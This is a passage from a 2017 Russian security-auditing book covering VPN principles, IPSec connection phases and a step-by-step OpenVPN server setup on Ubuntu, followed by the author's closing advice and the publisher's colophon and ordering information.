Однако инкапсуляция не гарантирует сохранность данных. Для обеспечения должного уровня безопасности информации перед инкапсуляцией пакеты полностью шифруются, и вместе с полем данных злоумышленникам становится недоступна и служебная информация, такая как адреса отправителя и получателя пакетов. Это позволяет предотвратить утечку информации о структуре внутренней сети.

Итак, подытожим написанное выше. После установки соединения между клиентом и сервером предназначенные для передачи по открытой сети конфиденциальные данные шифруются вместе со служебными заголовками и помещаются в поле данных незашифрованного пакета. Служебные заголовки такого пакета могут быть прочитаны любым устройством глобальной сети. Благодаря этому пакет достигает своей цели — VPN-шлюза. На шлюзе из поля данных незашифрованного пакета извлекаются зашифрованные данные. Затем они дешифруются и передаются по внутренней сети точно так же, как и пакет с данными от любого другого пакета этой сети.

Данную технологию можно представить в виде почтового голубя. К птице прикрепляется послание, которое она доставляет в нужный пункт назначения. При этом ей все равно, на каком языке написано письмо, зашифровано оно или нет, а также будет оно потом пересылаться дальше или останется в той точке, куда она его доставит. Главное для нее — донести послание из точки А в точку Б, и на этом всё.

Безопасность VPN

Итак, мы разобрались с основными физическими компонентами VPN-методов передачи информации в открытых сетях. Настало время рассказать о самом интересном — о том, как обеспечивается безопасность таких сетей.

Во всех виртуальных частных сетях должно обеспечиваться соблюдение трех основных критериев:

- **Доступность.** VPN — это прежде всего еще один сервис, обеспечивающий доступ сотрудников и бизнес-партнеров организации к внутренним ресурсам. А это значит, что ИТ-специалисты должны поддерживать необходимый уровень сервиса, и эта услуга должна быть доступна всем легитимным пользователям.
- **Проверка целостности.** Мы не можем гарантировать того, что передаваемые по открытой сети данные не будут перехвачены и изменены. В конце концов, в некоторых средах передачи данных определенное количество испорченных пакетов является нормой. Однако мы должны иметь возможность фильтровать такие пакеты. Обычно такая фильтрация становится возможной благодаря цифровым подписям, которые основываются на асимметричных методах шифрования.
- **Обеспечение конфиденциальности.** Необходимо сделать так, чтобы содержимое передаваемой информации было известно только отправителю и получателю. Этого можно достичь благодаря различным алгоритмам симметричного и несимметричного шифрования.

Однако это еще не все. Нам необходимо отличать легитимных пользователей, имеющих право получать доступ к сети, от злоумышленников. Этого можно достичь с помощью аутентификации. Аутентификация может осуществляться при помощи логина и пароля, цифрового сертификата, смарт-карты, генератора одноразовых паролей и многого другого.

После того как система аутентифицировала клиента, начинается следующий этап — авторизация. На этом этапе система должна проверить, какие именно ресурсы должны быть доступны аутентифицированному клиенту, и предоставить к ним доступ.

Авторизация и аутентификация может происходить двумя путями — централизованным и децентрализованным. При втором подходе вся информация о клиенте хранится в базе данных сервера и не связана с другими ИС. Обычно это затрудняет администрирование. Представьте себе, что вы администратор крупной сети и ваши сотрудники имеют доступ к десяткам ИС. В случае децентрализованного управления вам придется создавать учетную запись пользователя и настраивать права доступа отдельно для каждой системы, что, в свою очередь, приведет к ошибкам при администрировании, а это может повлечь за собой возникновение инцидентов, связанных с ИБ. При таком подходе достаточно просто забыть заблокировать учетную запись скомпрометированного пользователя в одной из множества ИС и тем самым допустить возможность кражи злоумышленником конфиденциальной

информации. Централизованная же система лишена этого недостатка, учетные записи пользователей создаются и управляются из одного и того же места.

Основная задача централизованной системы — реализовать возможность единого входа и централизованного управления. Осуществить реализацию данного принципа могут помочь такие системы, как RADIUS и TACACS.

Еще удобнее внедрить групповую модель управления доступом. В этом случае вы будете просто добавлять пользователей в определенные группы, а уже группам давать права доступа. При таком подходе у вас могут быть тысячи пользователей и только несколько десятков групп. Согласитесь, это достаточно удобно.

Теперь настала пора рассмотреть процесс установки безопасного соединения. Вообще существуют различные технологии приватных сетей, и ниже мы приведем их краткую классификацию, но процесс установки соединения будем рассматривать на примере IPSec, так как на сегодняшний день это самый широко используемый протокол.

VPN канального уровня прозрачны для приложений, могут инкапсулировать пакеты третьего уровня и выше. Используют такие протоколы, как L2F, PPTP, L2TP.

VPN сетевого уровня также не вызывают проблем в работе приложений, инкапсулируют IP в IP. Самый известный и наиболее распространенный протокол, работающий на данном уровне, — IPSec. Он обеспечивает аутентификацию, туннелирование и шифрование пакетов. Является обязательным компонентом IPv6.

VPN сеансового уровня предназначены для ретрансляции трафика из защищенной сети в общедоступную. Работают посредством сокетов, а защита информации осуществляется благодаря TLS.

Итак, вернемся к процедуре установления безопасного соединения. Вне зависимости от того, какое ПО вы будете использовать, все будет происходить согласно описанным далее принципам.

Обе стороны должны иметь одинаковую конфигурацию. Это значит, что они сконфигурированы для использования одних и тех же протоколов шифрования данных и технологий обеспечения целостности информации.

Прежде чем отправлять информацию по сети, оба хоста должны идентифицировать себя, чтобы убедиться в том, что отправка произойдет в нужном направлении.

После того как соединение будет установлено, оба хоста должны принять решение об используемых алгоритмах шифрования. Один шлюз может поддерживать несколько разных алгоритмов для обеспечения взаимодействия с разными клиентами.

После того как решение об используемых алгоритмах принято, создается ключ, который затем будет использован для шифрации и дешифрации данных.

В IPSec установка соединения происходит в две фазы. Во время первой фазы хосты договариваются о методе идентификации, алгоритме шифрования и протоколе

Диффи—Хеллмана (Diffie—Hellman). Данные во время этой фазы передаются в незашифрованном виде. В случае, если первая фаза прошла успешно и хостам удалось договориться между собой, создается ассоциация между этими узлами. Эти ассоциации безопасности (Security Association) создаются и хранятся на каждом узле в течение всей сессии. Они обеспечивают однонаправленную передачу данных и описывают используемые для данного соединения алгоритмы. Поскольку каждый шлюз может создавать множество защищенных соединений, каждой ассоциации присваивается уникальный номер, по которому можно определить, к какому узлу относится данная ассоциация. Как правило, такие ассоциации содержат информацию об алгоритмах шифрования, методах определения целостности данных, способе идентификации узла, протоколе Диффи—Хеллмана, времени жизни ключа шифрования данных и т. д.

Во время второй фазы данные передаются уже в зашифрованном виде. В течение этой фазы генерируются ключи, а хосты договариваются об используемой политике. В случае удачного завершения данной фазы на хостах создаются ассоциации безопасности IPSec.

Создание VPN из компонентов с открытым исходным кодом

Итак, после освоения теоретической части перейдем к практике. Мы расскажем вам об основных этапах создания VPN-сервера с использованием компонентов с открытым исходным кодом. Надо сказать, что и сам сервер также является бесплатным и доступным, для примера мы выбрали Ubuntu 16.04.

Мы не будем детально описывать инсталляцию и конфигурацию каждого компонента. Цель данного раздела — показать основные этапы и принципы построения сервера для лучшего понимания технологии VPN.

Итак, начнем. После установки ОС необходимо проинсталлировать OpenVPN. Данное ПО использует библиотеку OpenSSL и позволяет создавать зашифрованные каналы.

Так как мы будем создавать VPN на основании TLS/SSL, нам необходимо сгенерировать и подписать сертификаты безопасности или, говоря другими словами, развернуть центр сертификации. Для выпуска сертификатов можно использовать easy-rsa, это ПО входит в стандартные репозитории Ubuntu.

После инсталляции создайте директорию для центра сертификации с помощью команды make-cadir ~/openvpn-ca. Это пригодится вам в будущем и облегчит администрирование. На следующем шаге необходимо отредактировать переменные, которые будут использоваться нашим центром сертификации. Все они хранятся в файле с именем vars и находятся в папке openvpn-ca. Активируйте новую конфигурацию командой source vars, после этого очистим нашу среду командой ./clean-all и создадим центр сертификации — ./build-ca.

Теперь, когда у нас есть свой центр сертификации, мы можем создать пару ключей для шифрования данных со стороны сервера — ./build-key-server server. В вашем случае параметр server необходимо будет заменить на тот, который вы задали на предыдущем шаге в поле export KEY_NAME.

Помимо этого нам необходимо сгенерировать ключи для протокола Диффи—Хеллмана: ./build-dh. Создадим также подпись HMAC для проверки целостности TLS — openvpn --genkey --secret keys/ta.key.

Проблему с ключами для сервера мы решили, теперь пришло время создать ключи для клиента. Обратите внимание на то, что ключи необходимо создавать для каждого клиента отдельно. На самом деле безопаснее, когда клиент создает ключи сам, а вам отдает только сертификат для подписи. Но в нашем примере мы сгенерируем все у себя на сервере. Перейдем в директорию центра сертификации cd ~/openvpn-ca, активируем конфигурацию source vars и создадим ключи ./build-key client1.

Далее необходимо настроить сервис OpenVPN. Прежде всего скопируем созданные ранее ключи cp ca.crt ca.key server.crt server.key ta.key dh2048.pem /etc/openvpn. Затем скопируем и отредактируем конфигурационный файл данного сервиса gunzip -c /usr/share/doc/openvpn/examples/sample-config-files/server.conf.gz | sudo tee /etc/openvpn/server.conf.

Задав тип аутентификации, параметры шифрования и рабочие группы, обратите внимание на то, чтобы следующие параметры присутствовали и не были закомментированы:

- tls-auth ta.key 0;
- key-direction 0;
- cipher AES-128-CBC;
- auth SHA256;
- user nobody;
- group nogroup.

Теперь необходимо настроить сам сервер таким образом, чтобы он мог корректно перенаправлять сетевой трафик. Отредактируем файл /etc/sysctl.conf так, чтобы параметр net.ipv4.ip_forward не был закомментирован и имел значение 1.

Но этого будет недостаточно. Для обеспечения трансляции адресов необходимо настроить фаерфол, в нашем случае выбор пал на ufw.

Файл /etc/ufw/before.rules будет выглядеть следующим образом:

```
# START OPENVPN RULES
# NAT table rules
*nat
```

```
:POSTROUTING ACCEPT [0:0]
# Allow traffic from OpenVPN client to eth0
-A POSTROUTING -s 10.8.0.0/8 -o eth0 -j MASQUERADE
COMMIT
# END OPENVPN RULES
```

Теперь разрешим нашему фаерволу принимать перенаправленные пакеты. Для этого откроем файл /etc/default/ufw и в директиве DEFAULT_FORWARD_POLICY заменим DROP на ACCEPT.

Последним шагом будет открытие необходимых портов и применение политик. Это можно сделать, выполнив следующие четыре команды:

- ufw allow 1194/udp;
- ufw allow OpenSSH;
- ufw disable;
- ufw enable.

На этом всё, сервер сконфигурирован. Теперь просто запустите сервис командой systemctl start openvpn@server.

Сейчас пора задуматься о том, каким образом мы будем создавать файлы конфигурации для наших клиентов. Создадим для них отдельную директорию mkdir -p ~/client-configs/files и зададим необходимые права доступа chmod 700 ~/client-configs/files.

Далее, как и в случае с сервером, скопируем шаблон конфигурации в нашу директорию и отредактируем его — cp /usr/share/doc/openvpn/examples/sample-config-files/client.conf ~/client-configs/base.conf.

В этом файле необходимо задать следующие параметры:

- IP_адрес_VPN_сервера 1194;
- proto udp;
- group nogroup;
- user nobody;
- #ca ca.crt;
- #cert client.crt;
- #key client.key;
- cipher AES-128-CBC;
- auth SHA256;
- key-direction 1.

Для облегчения последующей генерации файлов конфигурации, которые будут содержать в том числе и ключи для шифрования, мы рекомендуем использовать следующий скрипт:

```
#!/bin/bash

# First argument: Client identifier

KEY_DIR=~/openvpn-ca/keys
OUTPUT_DIR=~/client-configs/files
BASE_CONFIG=~/client-configs/base.conf

cat ${BASE_CONFIG} \
    <(echo -e '<ca>') \
    ${KEY_DIR}/ca.crt \
    <(echo -e '</ca>\n<cert>') \
    ${KEY_DIR}/${1}.crt \
    <(echo -e '</cert>\n<key>') \
    ${KEY_DIR}/${1}.key \
    <(echo -e '</key>\n<tls-auth>') \
    ${KEY_DIR}/ta.key \
    <(echo -e '</tls-auth>') \
    > ${OUTPUT_DIR}/${1}.ovpn
```

Предположим, что мы назвали наш скрипт make_config.sh. Теперь, используя созданный на прошлом шаге сертификат, создадим конфигурацию для клиента одной командой ./make_config.sh client1 и на выходе получим файл с именем client1.ovpn.

Теперь разберемся с клиентской частью. OpenVPN существует для Linux, Android и Windows. Для создания безопасного соединения в ОС Windows необходимо установить клиентское ПО, скопировать конфигурационный файл на устройство пользователя в директорию OpenVPN и запустить приложение с правами администратора. Далее в самой программе кликните на кнопку соединения, и процесс будет запущен.

Заключение

Уважаемый читатель! Несмотря на то что в этой книге приведены лишь основные и самые распространенные методы, применяемые специалистами в области ИБ, не расстраивайтесь, если вам не удастся воспроизвести их с первого раза.

Когда автор данной книги делал свои первые шаги в мире ИТ, он переустанавливал *всю* ОС только из-за того, что во время инсталляции забывал установить какой-либо компонент. Пробуйте, исследуйте, читайте и делитесь опытом — только так вы сможете достичь настоящих вершин мастерства.

«Теория без практики мертва и бесплодна, а практика без теории бесполезна и пагубна», — сказал генералиссимус российских сухопутных и морских сил Александр Суворов. На наш взгляд, он был прав! Не пытайтесь просто повторить приведенные примеры – осмыслите их, задавайте себе вопросы и ищите на них ответы. Не бойтесь слишком углубиться в какую-то одну область: в конце концов, среди специалистов по ИБ так же существуют узкие специалисты. Все знать невозможно, изучайте то, что вам нравится, будь то анализ веб-приложений, социальная инженерия или поиск уязвимостей в ПО.

Не забывайте о создании лаборатории, пусть даже виртуальной. Она будет хорошим подспорьем в оттачивании практических навыков перед их применением в реальном мире.

Создавайте профессиональные сообщества или принимайте активное участие в работе существующих. Именно от коллег по цеху можно узнать самую актуальную информацию. Иногда после беседы с другим специалистом приходят самые неожиданные решения проблемы, над которыми вы бились последнюю неделю, месяц или даже год. Не бойтесь признаться себе и другим в том, что вы чего-то не знаете, — это нормально.

Помогайте и обучайте других. Иногда ваши ученики могут вам задавать вопросы ответов на которые у вас не будет, — воспринимайте это как возможность развиваться. Да, в ходе преподавания вам придется объяснять очевидные вещи тысячу раз, зато это поможет вам самим не забыть их и не допустить постыдную для высококлассного профессионала ошибку новичка.

Не забывайте золотое правило ИБ: «никто и никогда не находится в безопасности». Не существует систем, которые нельзя взломать, существуют лишь люди, у которых недостаточно для этого опыта, знаний, смекалки или всего этого сразу. В мире ИТ существуют тысячи примеров взлома ИС в ситуациях, когда администраторы не уделяли должного внимания безопасности, понадеявшись на бренд с громким именем и разработчиков продукта.

Мы надеемся, что всю полученную в этой книге информацию вы будете использовать исключительно в рамках правового поля или, как минимум, во благо всего человечества.

Удачи!

Никита Владимирович Скабцов

Аудит безопасности информационных систем

Заведующая редакцией	*Ю. Сергиенко*
Ведущий редактор	*Н. Римицан*
Литературный редактор	*А. Андриенко*
Художественный редактор	*С. Заматевская*
Корректоры	*Н. Викторова, В. Сайко*
Верстка	*Л. Егорова*

Изготовлено в России. Изготовитель: ООО «Прогресс книга».
Место нахождения и фактический адрес: 191123, Россия, город Санкт-Петербург,
улица Радищева, дом 39, корпус Д, офис 415. Тел.: +78127037373.

Дата изготовления: 08.2017. Наименование: книжная продукция. Срок годности: не ограничен.

Налоговая льгота — общероссийский классификатор продукции ОК 034-2014, 58.11.12 —
Книги печатные профессиональные, технические и научные.

Подписано в печать 15.08.17. Формат 70×100/16. Бумага офсетная. Усл. п. л. 21,930. Тираж 1200. Заказ 0000.

Отпечатано в ОАО «Первая Образцовая типография». Филиал «Чеховский Печатный Двор».
142300, Московская область, г. Чехов, ул. Полиграфистов, 1.
Сайт: www.chpk.ru. E-mail: marketing@chpk.ru
Факс: 8(496) 726-54-10, телефон: (495) 988-63-87

ИЗДАТЕЛЬСКИЙ ДОМ ПИТЕР®
WWW.PITER.COM

ИЗДАТЕЛЬСКИЙ ДОМ «ПИТЕР» предлагает профессиональную, популярную и детскую развивающую литературу

Заказать книги оптом можно в наших представительствах

РОССИЯ

Санкт-Петербург: м. «Выборгская», Б. Сампсониевский пр., д. 29а
тел./факс: (812) 703-73-83, 703-73-72; e-mail: sales@piter.com

Москва: м. «Электрозаводская», Семеновская наб., д. 2/1, стр. 1, 6 этаж
тел./факс: (495) 234-38-15; e-mail: sales@msk.piter.com

Воронеж: тел.: 8 951 861-72-70; e-mail: hitsenko@piter.com

Екатеринбург: ул. Толедова, д. 43а; тел./факс: (343) 378-98-41, 378-98-42;
e-mail: office@ekat.piter.com; skype: ekat.manager2

Нижний Новгород: тел.: 8 930 712-75-13; e-mail: yashny@yandex.ru; skype: yashny1

Ростов-на-Дону: ул. Ульяновская, д. 26
тел./факс: (863) 269-91-22, 269-91-30; e-mail: piter-ug@rostov.piter.com

Самара: ул. Молодогвардейская, д. 33а, офис 223
тел./факс: (846) 277-89-79, 277-89-66; e-mail: pitvolga@mail.ru,
pitvolga@samara-ttk.ru

БЕЛАРУСЬ

Минск: ул. Розы Люксембург, д. 163; тел./факс: +37 517 208-80-01, 208-81-25;
e-mail: og@minsk.piter.com

Издательский дом «Питер» приглашает к сотрудничеству авторов:
тел./факс: (812) 703-73-72, (495) 234-38-15; e-mail: ivanovaa@piter.com
Подробная информация здесь: http://www.piter.com/page/avtoru

Издательский дом «Питер» приглашает к сотрудничеству зарубежных торговых партнеров или посредников, имеющих выход на зарубежный рынок: *тел./факс: (812) 703-73-73; e-mail: sales@piter.com*

Заказ книг для вузов и библиотек:
тел./факс: (812) 703-73-73, доб. 6243; e-mail: uchebnik@piter.com

Заказ книг по почте: *на сайте www.piter.com; тел.: (812) 703-73-74, доб. 6216; e-mail: books@piter.com*

Вопросы по продаже электронных книг: *тел.: (812) 703-73-74, доб. 6217; e-mail: kuznetsov@piter.com*

КНИГА-ПОЧТОЙ

ЗАКАЗАТЬ КНИГИ ИЗДАТЕЛЬСКОГО ДОМА «ПИТЕР» МОЖНО ЛЮБЫМ УДОБНЫМ ДЛЯ ВАС СПОСОБОМ:

- на нашем сайте: **www.piter.com**
- по электронной почте: **books@piter.com**
- по телефону: **(812) 703-73-74**

ВЫ МОЖЕТЕ ВЫБРАТЬ ЛЮБОЙ УДОБНЫЙ ДЛЯ ВАС СПОСОБ ОПЛАТЫ:

- Наложенным платежом с оплатой при получении в ближайшем почтовом отделении.
- С помощью банковской карты. Во время заказа вы будете перенаправлены на защищенный сервер нашего оператора, где сможете ввести свои данные для оплаты.
- Электронными деньгами. Мы принимаем к оплате Яндекс.Деньги, Webmoney и Kiwi-кошелек.
- В любом банке, распечатав квитанцию, которая формируется автоматически после совершения вами заказа.

ВЫ МОЖЕТЕ ВЫБРАТЬ ЛЮБОЙ УДОБНЫЙ ДЛЯ ВАС СПОСОБ ДОСТАВКИ:

- Посылки отправляются через «Почту России». Отработанная система позволяет нам организовывать доставку ваших покупок максимально быстро. Дату отправления вашей покупки и дату доставки вам сообщат по e-mail.
- Вы можете оформить курьерскую доставку своего заказа (более подробную информацию можно получить на нашем сайте www.piter.com).
- Можно оформить доставку заказа через почтоматы (адреса почтоматов можно узнать на нашем сайте www.piter.com).

ПРИ ОФОРМЛЕНИИ ЗАКАЗА УКАЖИТЕ:

- фамилию, имя, отчество, телефон, e-mail;
- почтовый индекс, регион, район, населенный пункт, улицу, дом, корпус, квартиру;
- название книги, автора, количество заказываемых экземпляров.

БЕСПЛАТНАЯ ДОСТАВКА:

- курьером по Москве и Санкт-Петербургу при заказе на сумму **от 2000 руб.**
- почтой России при предварительной оплате заказа на сумму **от 2000 руб.**